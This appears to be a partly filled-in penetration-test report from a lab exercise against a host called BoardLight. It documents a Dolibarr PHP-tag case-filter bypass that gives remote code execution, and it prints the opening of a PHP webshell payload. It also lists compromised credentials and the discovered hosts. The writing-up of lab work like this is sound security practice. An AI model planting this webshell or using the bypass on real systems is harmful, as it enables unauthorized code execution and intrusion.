As a result of this assessment there are several opportunities for BoardLight to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. BoardLight should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.2 Medium Term

NA

6.3 Long Term

NA

7 Technical Findings Details

1. PHP tag character case filter bypass - High

CWE	-
CVSS 3.1	8.8 / CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:H/SC:N/SI:N/SA:N
Root Cause	Php tags in html is not sanitized against Upper case characters in tags
Impact	Leads to remote code execution
Remediation	Apply patch 17.0.1 to dolibarr web application
References	-

Finding Evidence


```
ADD COMMAND OUTPUT AS APPROPRIATE
```

2. Weak Passwords - Info

CWE	-
CVSS 3.1	0.0 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N
Root Cause	Passwords do not conform Center For Internet Secuirty minimum password requirements
Impact	High
Remediation	NA
References	-

Finding Evidence

```
ADD COMMAND OUTPUT AS APPROPRIATE
```



```
section id="mySection1" contenteditable="true"
</section>
<?Php

$passprompt = "WhiteWinterWolf's PHP webshell: ";
$passhash = "";

function e($s) { echo htmlspecialchars($s, ENT_QUOTES); }

function h($s)
{
    global $passprompt;
    if (function_exists('hash_hmac'))
    {
        return hash_hmac('sha256', $s, $passprompt);
    }
    else
    {
        return bin2hex(mhash(MHASH_SHA256, $s, $passprompt));
    }
}

function fetch_fopen($host, $port, $src, $dst)
{
    global $err, $ok;
    $ret = '';
    if (strpos($host, '://') === false)
    {
        $host = 'http://' . $host;
```

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of BoardLight's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.129.149.206	22,80		

A.3 Subdomain Discovery

URL	Description	Discovery Method
http://board.htb		
http://crm.board.htb		

A.4 Exploited Hosts

Host	Scope	Method	Notes
http://crm.board.htb	NA	php tag	Text

A.5 Compromised Users

| Username | Type | Method | Notes | | larissa | linux | conf.php | ------- | | admin/admin | web | guess | |

A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed
NA		

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
2.				
3.				
4.				
5.				
6.				
7.				
8.				
9.				
10.				
11.				
12.				
13.				

End of Report

This report was rendered
by [SysReptor](https://sysreptor.com) with
♥